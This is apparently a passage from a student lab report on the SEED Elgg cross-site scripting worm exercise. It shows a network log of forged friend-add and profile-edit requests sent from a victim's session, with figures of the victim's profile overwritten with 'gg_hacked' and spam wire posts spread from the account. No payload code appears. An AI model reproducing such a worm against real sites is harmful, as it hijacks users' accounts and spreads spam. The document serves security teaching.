200	GET	www.seed-server.com	favicon-128.png	FaviconLoader.sys.mjs:176 (img)	png	cached	4.33...	0 ms
200	GET	www.seed-server.com	favicon.svg	FaviconLoader.sys.mjs:176 (img)	svg	cached	6.50...	0 ms
302	GET	www.seed-server.com	add?friend=59&__elgg_ts=1707057722&__elgg_ts=1707057722&__elgg_token=Nvj7hfkEccdJOiXy5Zw_qw&__elgg_token=N\	alice:64 (xhr)	html	4.82 kB	21.4...	317 ms
302	POST	www.seed-server.com	add	alice:81 (xhr)	html	4.84 kB	21.3...	497 ms
302	POST	www.seed	edit	alice:123 (xhr)	html	4.86 kB	21.4...	1868 ms
200	GET	www.seed	sprintf.js	require.js:127 (script)	js	cached	0 B	0 ms

Figure 15: Three request sent from Charlie

Charlie is now friends with Samy




Samy

About me

Figure 16: Charlie is now friend with Samy

Charlie’s profile is updated(Our new worm)



Charlie

Brief description
gg_hacked

Location
gg_hacked

Interests
gg_hacked


Skills
gg_hacked

Contact email
try34@gmail.com

Telephone

Figure 17: Charlie’s profile is updated

Our desired wire post from Charlie’s account



Charlie › Wire posts

Charlie's wire posts

By Charlie just now
To earn 12 USD/Hour(!), visit now http://www.seed-server.com/profile/charlie

By Charlie just now
To earn 12 USD/Hour(!), visit now http://www.seed-server.com/profile/charlie

Figure 18: Charlie’s wire post